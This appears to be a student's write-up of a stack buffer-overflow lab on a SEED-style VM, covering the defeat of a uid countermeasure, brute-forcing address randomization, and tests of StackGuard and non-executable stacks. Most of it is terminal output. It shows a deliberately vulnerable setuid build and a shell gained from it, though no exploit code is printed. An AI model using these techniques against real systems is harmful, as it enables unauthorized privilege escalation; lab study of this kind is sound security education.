seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ ls
Makefile  brute-force.sh  stack-L1      stack-L2      stack-L3      stack-L4      stack.c
badfile   exploit.py      stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo rm badfile
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ ./exploit.py
Traceback (most recent call last):
  File "./exploit.py", line 29, in <module>
    with open('badfile', 'wb') as f:
PermissionError: [Errno 13] Permission denied: 'badfile'
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo ./exploit.py
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ ./stack-L1
Input size: 300
$ id
uid=1001(seed) gid=1001(seed) groups=1001(seed),120(docker)
$ exit
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ 
```

We can defeat the countermeasure; by making the real uid and effective uid as the same. To make the attack work, we need to set the real uid 0 as our program is already a setuid program. The program is executed after making it a setuid program, we get the root access whereas if we do not make the program a setuid program we are get normal user access, the attack fails to get root privileges.

Task 8: Defeating Address Randomization




```
./new.sh: line 12: 25796 Segmentation fault      (core dumped) ./stack-L1
31 minutes and 1 seconds elapsed.
The program has been running 8688 times so far.
Input size: 300
./new.sh: line 12: 25798 Segmentation fault      (core dumped) ./stack-L1
31 minutes and 1 seconds elapsed.
The program has been running 8689 times so far.
Input size: 300
./new.sh: line 12: 25800 Segmentation fault      (core dumped) ./stack-L1
31 minutes and 2 seconds elapsed.
The program has been running 8690 times so far.
Input size: 300
./new.sh: line 12: 25802 Segmentation fault      (core dumped) ./stack-L1
31 minutes and 2 seconds elapsed.
The program has been running 8691 times so far.
Input size: 300
./new.sh: line 12: 25804 Segmentation fault      (core dumped) ./stack-L1
31 minutes and 2 seconds elapsed.
The program has been running 8692 times so far.
Input size: 300
./new.sh: line 12: 25806 Segmentation fault      (core dumped) ./stack-L1
31 minutes and 2 seconds elapsed.
The program has been running 8693 times so far.
Input size: 300
./new.sh: line 12: 25808 Segmentation fault      (core dumped) ./stack-L1
31 minutes and 2 seconds elapsed.
The program has been running 8694 times so far.
Input size: 300
```

We attack the 32-bit program by turning randomization on and using bruteforce, The script ran in a loop for about 45 minutes for the first try and then for 30 mins on the second try.

Tasks 9: Experimenting with Other Countermeasures


Task 9.a: Turn on the StackGuard Protection



```
rm: cannot remove 'stack-L3-dbg': Permission denied
rm: cannot remove 'stack-L4-dbg': Permission denied
make: *** [Makefile:34: clean] Error 1
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo make clean
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ ls
Makefile  brute-force.sh  exploit.py  new.sh  stack.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
/usr/bin/ld: cannot open output file stack-L1: Permission denied
collect2: error: ld returned 1 exit status
make: *** [Makefile:13: stack-L1] Error 1
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo ./exploit.py
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ sudo ./stack-L1
Input size: 300
*** stack smashing detected ***: terminated
Aborted
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/code$ 
```

We turn on Stackguard on the default setting of Ubuntu and try to attack, it fails because of the stackguard and displays: "Stack smashing detected” and ends the program.

Task 9.b: Turn on the Non-executable Stack Protection



```
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ls
Makefile  a32.out  a64.out  call_shellcode.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
/usr/bin/ld: cannot open output file a32.out: Permission denied
collect2: error: ld returned 1 exit status
make: *** [Makefile:3: all] Error 1
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo make clean
rm -f a32.out a64.out *.o
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ ./a32.out
Segmentation fault (core dumped)
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo ./a32.out
Segmentation fault
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ sudo ./a64.out
Segmentation fault
seed@ip-172-31-88-215:~/Desktop/security/Labsetup/shellcode$ 
```

We are not using -z execstack and because of this reason we will not be able to execute our attack and get a segmenation fault.